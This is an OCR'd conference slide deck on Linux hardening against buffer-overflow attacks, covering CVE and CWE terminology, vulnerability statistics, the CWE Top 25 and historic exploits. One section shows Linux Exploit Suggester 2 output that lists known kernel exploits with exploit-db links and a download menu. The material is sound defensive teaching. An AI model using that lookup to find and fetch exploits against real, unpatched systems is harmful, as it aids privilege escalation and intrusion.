EMBEDDED IOT SUMMIT

Mitigating Hackers with Hardening on Linux – An Overview for Developers, focus on BOF (Buffer Overflow)


Kaiwan N Billimoria, *kaiwanTECH*
@kaiwanbill

$ whoami

- I've been in the software industry from late 1991
- 'Discovered' Linux around '96-'97 (2.0/2.1 kernel's)
    - Been glued to it ever since!
    - Self-taught: Linux kernel OS/drivers/embedded/debugging, along the journey
- Contributed to open source as well as closed-source projects; Linux kernel, a very small bit...
- My GitHub repos: https://github.com/kaiwan

$ whoami

- **Author of four books on Linux (all published by Packt Publishing, Birmingham, England)**
  - **Linux Kernel Debugging, Aug 2022**
  - **Linux Kernel Programming, Mar 2021**
  - **Linux Kernel Programming, Part 2 (Char Drivers), Mar 2021**
  - **Hands-On System Programming with Linux, Oct 2018**
- ***My Amazon author page***
- ***My LFX (Linux Foundation) profile page***



$ whoami

- *GitHub repo for this presentation*
- *LinkedIn public profile*
- *My Tech Blog* *[please do follow!]*
- *Corporate training*
- *My GitHub repos* *[a request: please do star the repos you like]*

- **Agenda**
  - ***Part I***
    - Basic Terminology
    - Current State
      - Linux kernel vulnerability stats
      - “Security Vulnerabilities in Modern OS’s” - a few slides
  - ***Part II***
    - Tech Preliminary: the process Stack
    - BOF (Buffer OverFlow) Vulnerabilities
      - What exactly does BOF mean

- **Agenda (contd.)**
  - Why is BoF dangerous?
  - [Demo: a PoC on ARM]
- ***Part III***
  - Modern OS Hardening Countermeasures
    - Using Managed programming languages
    - Compiler protections
    - Libraries
    - Executable space protection
    - [K]ASLR
    - Better Testing
- Concluding Remarks
- Q&A

Resources

git clone https://github.com/kaiwan/hacksec

All code, tools and reference material related to this presentation is available here.

```
$ tree -d .
.
├── code
│   ├── bof_poc
│   ├── format_str_issue
│   ├── iof
│   ├── mmap_privesc_xploit
├── ref_doc
└── tools_sec
    └── checksec.sh          ← ver 2.1.0, Brian Davis
          [ ... ]
    ├── kconfig-hardened-check
    ├── linux-exploit-suggester-2-master
    ├── linux-kernel-defence-map
    └── linuxprivchecker
```

• Basic Terminology

[Source - Wikipedia]

Vulnerability

- In computer security, a vulnerability is a weakness which allows an attacker to reduce a system's information assurance.

- Vulnerability is the intersection of three elements:
  - a system susceptibility, flaw or defect (bug)
  - attacker access to the flaw, and
  - attacker capability to exploit the flaw

- A software vulnerability is a security flaw, glitch, or weakness found in software or in an operating system (OS) that can lead to security concerns. An example of a software flaw is the buffer overflow defect.

• Basic Terminology

Source - Wikipedia

Exploit

- In computing, an exploit is an attack on a computer system, especially one that takes advantage of a particular vulnerability that the system offers to intruders

- Used as a verb, the term refers to the act of successfully making such an attack.

EMBEDDED IOT SUMMIT

• Basic Terminology

[Source: CVEdetails]

What is an "Exposure"?

• **An information security exposure is a mistake in software that allows access to information or capabilities that can be used by a hacker as a stepping-stone into a system or network.**

• ***Aka 'info-leak'.***

• Side channel attacks: leveraging physical effects that 'leak' from a device to formulate an attack.
• See this recent one:
'Hackers can steal cryptographic keys by video-recording power LEDs 60 feet away', Goodin, ars Technica, June 2023

• ***While the world is now kind of (sadly) used to software vulns and exposures, what about the same but at the hardware level! Recent news stories have the infosec community in quite a tizzy. F.e.:***
"The Big Hack: How China Used a Tiny Chip to Infiltrate U.S. Companies", Bloomberg, 04 Oct 2018.
- *Side-Channel Attacks & the Importance of Hardware-Based Security*, July 2018

What is an "Exposure"? (contd.)

The *[Linux Exploit Suggester 2](#)* project allows one to lookup what exploits (based on known vulnerabilities) a given Linux kernel (or kernel series) is vulnerable to...

Eg.: on my native x86_64 Ubuntu 22.04 LTS system:

```
$ ls
code/    OSI_07Oct21_mitigatinghackers_BOF_notes.pdf  ref_doc/                                          tools_sec/
LICENSE  README.md                                    security_hardening_v1.3_Oct2021_kaiwanTECH.pdf
$ cd tools_sec/
$ ls
ASLR_check.sh*  color.sh     kconfig-hardened-check/     linux-exploit-suggester-2-master/  linuxprivchecker.py*
checksec.sh/    flawfinder*  kconfig-hardened-check.txt  linux-kernel-defence-map/          simple_scan4vuln.sh*
$ cd linux-exploit-suggester-2-master/
$ git pull
Already up to date.
$ ./linux-exploit-suggester-2.pl

  #############################
    Linux Exploit Suggester 2
  #############################

  Local Kernel: 5.15.0
  Searching 72 exploits...

  Possible Exploits

  No exploits are available for this kernel version

$
```

• Basic Terminology

What is an "Exposure"? (contd.)

[Linux Exploit Suggester 2](#)
project:

Running the script for the 4.x kernel series reveals that there are exploits pertaining to known vulns:

(One can even download the exploit code with a -d option -it's from the exploit-db.com site!)

Terminal

```
  ##############################
  Usage: ./linux-exploit-suggester-2.pl [-h] [-k kernel] [-d]

  [-h] Help (this message)
  [-k] Kernel number (eg. 2.6.28)
  [-d] Open exploit download menu

  You can also provide a partial kernel version (eg. 2.4)
  to see all exploits available.

bbb linux-exploit-suggester-2-master $ ./linux-exploit-suggester-2.pl -k 4.1

  #############################
    Linux Exploit Suggester 2
  #############################

  Local Kernel: 4.1
  Searching 72 exploits...

  Possible Exploits
  [1] dirty_cow (4.1.0)
      CVE-2016-5195
      Source: http://www.exploit-db.com/exploits/40616
  [2] exploit_x (4.1.0)
      CVE-2018-14665
      Source: http://www.exploit-db.com/exploits/45697
  [3] get_rekt (4.10.0)
      CVE-2017-16695
      Source: http://www.exploit-db.com/exploits/45010

bbb linux-exploit-suggester-2-master $ ./linux-exploit-suggester-2.pl -k 4.1 -d

  #############################
    Linux Exploit Suggester 2
  #############################

  Local Kernel: 4.1
  Searching 72 exploits...

  Possible Exploits
  [1] dirty_cow (4.1.0)
      CVE-2016-5195
      Source: http://www.exploit-db.com/exploits/40616
  [2] exploit_x (4.1.0)
      CVE-2018-14665
      Source: http://www.exploit-db.com/exploits/45697
  [3] get_rekt (4.10.0)
      CVE-2017-16695
      Source: http://www.exploit-db.com/exploits/45010

  Exploit Download
  (Download all: 'a' / Individually: '2,4,5' / Exit: ^c)
  Select exploits to download:
```

• Basic Terminology

- ***What is a CVE?*** [Source]

- *“Common Vulnerabilities and Exposures (CVE®) is a dictionary of common names (i.e., CVE Identifiers) for publicly known cybersecurity vulnerabilities. CVE's common identifiers make it easier to share data across separate network security databases and tools, and provide a baseline for evaluating the coverage of an organization’s security tools. ...”*

- **CVE** is
  - One name for one vulnerability or exposure
  - One standardized description for each vulnerability or exposure
  - A dictionary rather than a database
  - How disparate databases and tools can "speak" the same language
  - [...] Industry-endorsed via the CVE Numbering Authorities, CVE Board, and CVE-Compatible Products

  - ***CWE***
    - *Src* A **CWE – Common Weakness Enumeration** : “... is a community-developed list of common software and hardware weakness types that have security ramifications. A “weakness” is a condition in a software, firmware, hardware, or service component that, under certain circumstances, could contribute to the introduction of vulnerabilities. The CWE List and associated classification taxonomy serve as a language that can be used to identify and describe these weaknesses in terms of CWEs.

    - Targeted at both the development and security practitioner communities, the main goal of CWE is to stop vulnerabilities at the source by educating software and hardware architects, designers, programmers, and acquirers on how to eliminate the most common mistakes before products are delivered.

Basic Terminology

- ***What is a CVE Identifier?***

- CVE Identifiers (also called "CVE names," "CVE numbers," CVE-IDs," and "CVEs") are unique, common identifiers for publicly known information security vulnerabilities.

Each CVE Identifier includes the following:

- CVE identifier number (i.e., "CVE-2014-0160").
- Indication of "entry" or "candidate" status.
- Brief description of the security vulnerability or exposure.
- Any pertinent references (i.e., vulnerability reports and advisories or OVAL-ID).
- CVE Identifiers are used by information security product/service vendors and researchers as a standard method for identifying vulnerabilities and for cross-linking with other repositories that also use CVE Identifiers
- F.e., the powerful industry-standard **embedded Linux build system *Yocto***, uses CVE numbers to tag and track vulnerabilities in existing packages and warn the developer!
- [FYI: talk : *‘Tracking Vulnerabilities with Buildroot and Yocto* - Arnout Vandecappelle, Mind at EOSS, Prague, June ‘23]

Resources

The CVEDetails website provides valuable information and a scoring system

• Basic Terminology

- *A CVE Example*
- [CVE-2014-0160](#)
  [aka "Heartbleed"]
- **Description:**

  The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets **that trigger a buffer over-read**, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.

- **(see http://heartbleed.com/ for details)**
- **Maps to CWE-126: Buffer Over-read :** ***link***
- **Must-see:** ***Heartbleed explained by comic on XKCD!***

CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) Searc View C

Log In Register **Take a third party risk management course for FREE** Vulnerability Feeds & Widgets New www.itsecdb.

- Switch to https://
- Home

Browse :
- Vendors
- Products
- Vulnerabilities By Date
- Vulnerabilities By Type

Reports :
- CVSS Score Report
- CVSS Score Distribution

Search :
- Vendor Search
- Product Search
- Version Search
- Vulnerability Search
- By Microsoft References

Top 50 :
- Vendors
- Vendor Cvss Scores
- Products
- Product Cvss Scores
- Versions

Other :
- Microsoft Bulletins
- Bugtraq Entries

Vulnerability Details : CVE-2014-0160 (2 public exploits)

The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.

Publish Date : 2014-04-07 Last Update Date : 2022-11-15

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

- CVSS Scores & Vulnerability Types

CVSS Score	5.0
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	None (There is no impact to the integrity of the system)
Availability Impact	None (There is no impact to the availability of the system.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Overflow Obtain Information
CWE ID	119

Heartbleed vuln on the cvedetails website

• Basic Terminology

Most software security vulnerabilities fall into one of a small set of categories:

- Buffer overflows
- Unvalidated input
- Race conditions
- Access-control problems
- Weaknesses in authentication, authorization, or cryptographic practices

[*Source*]

My book
'Hands-On System Programming with Linux',
Packt, Oct 2018, Ch 5 and Ch 6
discusses (user mode) memory issues, their detection and mitigation (including the BoF)

• Basic Terminology

CWE - Common Weakness Enumeration - Types of Exploits

Secure | https://nvd.nist.gov/cwe.cfm

Related Activities

- The Software Assurance Metrics and Tool Evaluation (SAMATE) Project, NIST.

NVD CWE Slice

Name	CWE-ID	Description
Access of Uninitialized Pointer	CWE-824	The program accesses or uses a pointer that has not been initialized.
Algorithmic Complexity	CWE-407	An algorithm in a product has an inefficient worst-case computational complexity that may be detrimental to system performance and can be triggered by an attacker, typically using crafted manipulations that ensure that the worst case is being reached.
Allocation of File Descriptors or Handles Without Limits or Throttling	CWE-774	The software allocates file descriptors or handles on behalf of an actor without imposing any restrictions on how many descriptors can be allocated, in violation of the intended security policy for that actor.
Argument Injection or Modification	CWE-88	The software does not sufficiently delimit the arguments being passed to a component in another control sphere, allowing alternate arguments to be provided, leading to potentially security-relevant changes.
Asymmetric Resource Consumption (Amplification)	CWE-405	Software that does not appropriately monitor or control resource consumption can lead to adverse system performance.
Authentication Issues	CWE-287	When an actor claims to have a given identity, the software does not prove or insufficiently proves that the claim is correct.
Buffer Errors	CWE-119	The software performs operations on a memory buffer, but it can read from or write to a memory location that is outside of the intended boundary of the buffer.

Basic Terminology

CWE - Common Weakness Enumeration - *Types of Exploits*


CWE VIEW: Software Development [*link*]

"... Software developers (including architects, designers, coders, and testers) use this view to better understand potential mistakes that can be made in specific areas of their software application. The use of concepts that developers are familiar with makes it easier to navigate this view, and filtering by Modes of Introduction can enable focus on a specific phase of the development lifecycle. ..."

EMBEDDED IOT SUMMIT

[*Link*]

CVEdetails – top 50 vendors, vulnerability-wise !



cvedetails.com/top-50-vendor-cvssscore-distribution.php

CVE Details

The ultimate security vulnerability datasource

Search

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) View CVE

Log In Register Take a third party risk management course for FREE

Vulnerability Feeds & Widgets New


Switch to https://
Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins


CVSS Score Distribution For Top 50 Vendors By Total Number Of "Distinct" Vulnerabilities

	Vendor Name	Number of Total Vulnerabilities	# Of Vulnerabilities 0-1	1-2	2-3	3-4	4-5	5-6	6-7	7-8	8-9	9+	Weighted Average	% Of Total 0-1	1-2	2-3	3-4	4-5	5-6	6-7	7-8	8-9	9+
1	Microsoft	9577	773	110	636	251	1726	986	947	1917	40	2191	6.50	8	1	7	3	18	10	10	20	0	23
2	Oracle	9150	337	148	447	571	2683	2530	1022	778	42	592	5.70	4	2	5	6	29	28	11	9	0	6
3	Google	8428	1107	55	738	100	1985	691	1242	1338	37	1135	5.80	13	1	9	1	24	8	15	16	0	13
4	Debian	8268	430	97	448	217	2266	1596	1604	1281	25	304	5.90	5	1	5	3	27	19	19	15	0	4
5	Apple	6113	365	58	396	55	1146	717	1554	786	17	1019	6.50	6	1	6	1	19	12	25	13	0	17
6	IBM	5666	197	64	370	987	1487	1048	550	538	27	398	5.60	3	1	7	17	26	18	10	9	0	7
7	Redhat	4865	203	72	363	222	1322	820	754	738	16	355	5.90	4	1	7	5	27	17	15	15	0	7
8	Fedoraproject	4531	503	37	215	128	1246	882	917	489	15	99	5.50	11	1	5	3	27	19	20	11	0	2
9	Cisco	4423	159	6	96	193	960	911	565	987	47	499	6.50	4	0	2	4	22	21	13	22	1	11
10	Canonical	4000	11	57	258	134	1257	701	595	692	10	285	6.10	0	1	6	3	31	18	15	17	0	7
11	Linux	3197	304	106	476	84	921	164	232	769	10	131	5.30	10	3	15	3	29	5	7	24	0	4
12	Opensuse	3152	8	47	195	108	872	616	577	409	6	314	6.20	0	1	6	3	28	20	18	13	0	10
13	Mozilla	2513	161	12	78	8	541	442	321	400	1	549	6.70	6	0	3	0	22	18	13	16	0	22
14	Netapp	1954	134	26	118	74	706	408	260	196	7	25	5.40	7	1	6	4	36	21	13	10	0	1
15	Apache	1946	214	11	45	45	441	582	203	306	6	93	5.70	11	1	2	2	23	30	10	16	0	5
16	HP	1860	33	11	70	44	299	263	136	400	20	584	7.40	2	1	4	2	16	14	7	22	1	31
17	Adobe	1544	137		19	16	240	146	97	96	4	789	7.60	9	0	1	1	16	9	6	6	0	51

All software - Vulnerability Stats

<u>Source (CVEdetails)</u>
(1999 to mid-2023)





EMBEDDED IOT SUMMIT

The CWE – Top 25 List (2022)

CWE Top 25 (2022)

- “Below is a list of the weaknesses in the 2022 CWE Top 25, including the overall score of each. The **KEV (Known Exploited Vulnerabilities)** Count (CVEs) shows the number of CVE-2020/CVE-2021 Records from the CISA KEV list that were mapped to the given weakness.”
- Study the KEV catalog *here*
- Each CWE is thoroughly documented! F.e., the top one for 2022, CWE-787 ‘Out-of-bounds Write’ (an OOB defect!) is *documented in detail here*.

The CWE Top 25

Below is a list of the weaknesses in the 2022 CWE Top 25, including the overall score of each. The KEV Count (CVEs) shows the number of CVE-2020/CVE-2021 Records from the CISA KEV list that were mapped to the given weakness.

Rank	ID	Name	Score	KEV Count (CVEs)	Rank Change vs. 2021
1	CWE-787	Out-of-bounds Write	64.20	62	0
2	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.97	2	0
3	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	22.11	7	+3 ▲
4	CWE-20	Improper Input Validation	20.63	20	0
5	CWE-125	Out-of-bounds Read	17.67	1	-2 ▼
6	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	17.53	32	-1 ▼
7	CWE-416	Use After Free	15.50	28	0
8	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.08	19	0
9	CWE-352	Cross-Site Request Forgery (CSRF)	11.53	1	0
10	CWE-434	Unrestricted Upload of File with Dangerous Type	9.56	6	0
11	CWE-476	NULL Pointer Dereference	7.15	0	+4 ▲
12	CWE-502	Deserialization of Untrusted Data	6.68	7	+1 ▲
13	CWE-190	Integer Overflow or Wraparound	6.53	2	-1 ▼
14	CWE-287	Improper Authentication	6.35	4	0
15	CWE-798	Use of Hard-coded Credentials	5.66	0	+1 ▲
16	CWE-862	Missing Authorization	5.53	1	+2 ▲
17	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	5.42	5	+8 ▲
18	CWE-306	Missing Authentication for Critical Function	5.15	6	-7 ▼
19	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	4.85	6	-2 ▼
20	CWE-276	Incorrect Default Permissions	4.84	0	-1 ▼
21	CWE-918	Server-Side Request Forgery (SSRF)	4.27	8	+3 ▲
22	CWE-362	Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')	3.57	6	+11 ▲
23	CWE-400	Uncontrolled Resource Consumption	3.56	2	+4 ▲
24	CWE-611	Improper Restriction of XML External Entity Reference	3.38	0	-1 ▼
25	CWE-94	Improper Control of Generation of Code ('Code Injection')	3.32	4	+3 ▲


Buffer Overflow (BOF) attacks

BoF + Other Attacks in the Real-World

- *Real Life Examples* *(a bit old though)*- gathers a few actual attacks of different kinds - phishing, password, crypto, input, BOFs, etc
- A few ‘famous’ (public) Buffer Overflow (BOF) Exploits
  - 02 Nov 1988: Morris Worm – first network ‘worm’; exploits a BoF in fingerd (and DEBUG cmd in sendmail). Article and Details
  - 24 Sep 2014: ShellShock *[serious bug in bash!]*
  - 15 July 2001: Code Red and Code Red II ; CVE-2001-0500
  - 07 Apr 2014: Heartbleed ; CVE-2014-0160
  - Recent (Feb 2022): ‘Multiple vulnerabilities in Cisco Small Business RV160, RV260, RV340, and RV345 Series Routers could allow an attacker to do any of the following: Execute arbitrary code Elevate privileges Execute arbitrary commands Bypass authentication and authorization protections Fetch and run unsigned software Cause denial of service (DoS)’ : CVE-2022-20708
- The Risks Digest
  - Recent: *Vol 33 Issue 71, 16 May 2023 carries, among others, articles on the challenges of **ethical AI**, chatGPT, the need for regulation...*

IoT - Attacks in the Real-World

- **IoT devices in the real world:** [**iotlineup.com**](http://iotlineup.com) **+ *many more ...***



IoT - Attacks in the Real-World

- IoT Security Wiki : One Stop for IoT Security Resources

Huge number of resources (whitepapers, slides, videos, etc) on IoT security

- *US-CERT* Alert (TA16-288A) - Heightened DDoS Threat Posed by Mirai and Other Botnets

"On September 20, 2016, Brian Krebs' security blog (krebsonsecurity.com) was targeted by a massive DDoS attack, one of the largest on record, exceeding 620 gigabits per second (Gbps).[1] An IoT botnet powered by Mirai malware created the DDoS attack.
